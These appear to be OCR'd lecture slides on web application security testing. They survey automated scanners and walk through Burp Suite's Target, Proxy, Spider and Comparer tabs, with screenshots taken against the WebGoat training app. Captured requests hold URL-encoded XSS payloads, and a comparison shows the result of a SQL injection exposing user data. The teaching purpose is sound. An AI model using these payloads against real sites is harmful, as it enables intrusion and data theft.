
- There are several tools available that help to test web applications for vulnerabilities
- Fully automated web application vulnerability scanners basically take a URL as input and try to automatically detect vulnerabilities
  - Arachni, OWASP ZAP, Skipfish, w3af, IBM Security AppScan ($$$)...
  - They can detect some «relatively easy to find» vulnerabilities
  - Sometimes prone to false positives, results must still be interpreted manually and a skillful manual tester is still clearly superior
  - It's a good idea to use such tools to make sure a web application does not contain vulnerabilities that are easily detectable (attackers do the same!)
- Semi-automated tools
  - Burp Suite (basic version free), OWASP ZAP, OWASP WebScarab, Wikto...
  - → Provide valuable assistance during manual web application testing

Burp Suite

- Commercial tool, but basic version is freely available
  - Currently the most versatile tool for web application security testing
- Works as a local web proxy → Has access to all requests and responses
- Burp Suite has many helpful features, including:
  - Recording all requests and responses
  - Intercepting and modifying requests and responses
  - Automatic spidering of a web application
  - Session ID randomness analysis
  - Automatically send many variations of a request (aka fuzzing)
  - Automatically compare HTTP responses to identify different behaviour depending on submitted input
  - Passive and active scan for vulnerabilities (professional version only)

Burp Suite – Target Tab

- All communication is recorded and can be accessed at any time
  - Requests with parameters can easily be identified




```
▸ http://ubuntu.dev
▾ http://ubuntu.dev:8080
  ▾ WebGoat
    ▾ attack
        Username=%3C%2Fform%3ESpecial+Offers
        Username=%3Cscript%3EXSSImage%3Dnew
        Username=%3Cscript%3Ealert%28%22XSS%
        title=Question+about+CSRF&message=Ho
        title=aa&message=bb&SUBMIT=Submit
    ▸ images
    ▸ javascript
    ▾ lessons
      ▾ General
        ▾ redirect.jsp
            Screen=1648199136&menu=100
            language=Switzerland&SUBMIT=Sear
      source
```

Host	Method	URL	Params	Status	Length	MIME type	Title
http://ubuntu.dev:8080	POST	/WebGoat/attack?Scree...	✓	200	30284	HTML	Phishing with XSS

```
POST /WebGoat/attack?Screen=1085481604&menu=900 HTTP/1.1
Host: ubuntu.dev:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:28.0) Gecko/20100101 Firefox/28.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900
Cookie: JSESSIONID=55B13A9F133809A5E2CA1DD79DD09607
Authorization: Basic YXR0YWNrZXI6YXR0YWNrZXI=
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 73

Username=%3Cscript%3Ealert%28%22XSS%22%29%3B%3C%2Fscript%3E&SUBMIT=Search
```

Burp Suite – Proxy Tab


- HTTP requests/responses can be intercepted, manually or automatically modified, and forwarded to the server/browser
  - Allows e.g., to easily circumvent JavaScript filtering mechanisms in the browser or to use a captured session ID



```
POST /WebGoat/attack?Screen=1085481604&menu=900 HTTP/1.1
Host: ubuntu.dev:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:28.0) Gecko/20100101 Firefox/28.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ubuntu.dev:8080/WebGoat/attack?Screen=1085481604&menu=900
Cookie: JSESSIONID=55B13A9F133809A5E2CA1DD79DD09607
Authorization: Basic YXR0YWNrZXI6YXR0YWNrZXI=
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 73

Username=%3Cscript%3Ealert%28%22XSS%22%29%3B%3C%2Fscript%3E&SUBMIT=Search
```


Burp Suite – Spider Tab

- Crawls a web site relative to a base URL to get all resources
  - Helpful to get, e.g., all possible resources in a web application that accept user input (requests/responses are also listed in the Target tab)



Filter: Hiding not found items; hiding CSS, image and general binary

```
▸ http://www.amazon.co.uk
▸ http://www.amazon.com
▸ http://www.amazon.com.au
▸ http://www.amazon.com.br
▸ http://www.amazon.com.mx
▾ http://www.amazon.de
    /
  ▸ Accessoi
  ▸ Angebot
  ▸ Beleucht
  ▸ Blu-ray-
  ▸ BÃ¼ro-B
  ▸ Camping
  ▸ DVD-Blu
  ▸ Drogerie
  ▸ Elektrisc
  ▸ Elektroni
  ▸ Espresso
  ▸ Fitness
  ▸ Fussball-
  ▸ FuÃ  ba
  ▸ Geschen
  ▸ Haushalt
  ▸ Haushalt
  ▸ Haushalt
  ▸ Heimkino-Full-HD-Blu-ray-TV
  ▸ Heimtextilien-Matratzen-BettwÃ¤sche
```



Spider Status


Use these settings to monitor and control Burp Spider. T
this host / branch".

```
Requests made:     299
Bytes transferred: 38,013,339
Requests queued:   14,721
Forms queued:      102
```

- Note: Automatic spidering does usually not find all resources and may have negative side effects
  - E.g., creating new users using the corresponding form
- Manual spidering should therefore also be used and especially in critical areas

Burp Suite – Comparer Tab

- Compares two responses
  - Often used after Intruder to analyse the results in more detail, e.g., to compare the original response with SQL injection attempts
  - Highlights the textual differences between two responses



This function lets you do a word- or byte-level comparison between different data. You can load, paste, or send data here from other tools and then select the comparison you want to perform.

Select item 1:

#	Length	Data
5	30790	HTTP/1.1 200 OK Server: Apache-Coyote/1.1 Content-Type: text/html;charset=ISO-88...
6		

Select item 2:

#
5
6

Length: 30,790 [✓ Text] Hex

```
                              <div id="lessonContent"><form accept-cl
<p>
          Enter your last name: <input name='account_name' type='TEXT' va
          Column count does not match in statement [SELECT * FROM user_da
</form></div>

                                        <div id="credits">


                                        </div>
                              </div>
                    </div>

                    <div id="bottom">
                              <div align="center"><a href="http://www



                              </div>
                    </div>
          </div>
</body>
</html>
```

Length: 31,547 [✓ Text] Hex

```
                              <div id="lessonContent"><form accept-cl
<p>
          Enter your last name: <input name='account_name' type='TEXT' va
          <tr>
                    <td>
                              <b>
                                        USERID
                              </b>
                    </td>
                    <td>
                              <b>
                                        FIRST_NAME
                              </b>
                    </td>
                    <td>
                              <b>
                                        LAST_NAME
                              </b>
                    </td>
                    <td>
                              <b>
                                        CC_NUMBER
                              </b>
                    </td>
```

Key: 🟧 Modified 🟦 Deleted 🟨 Added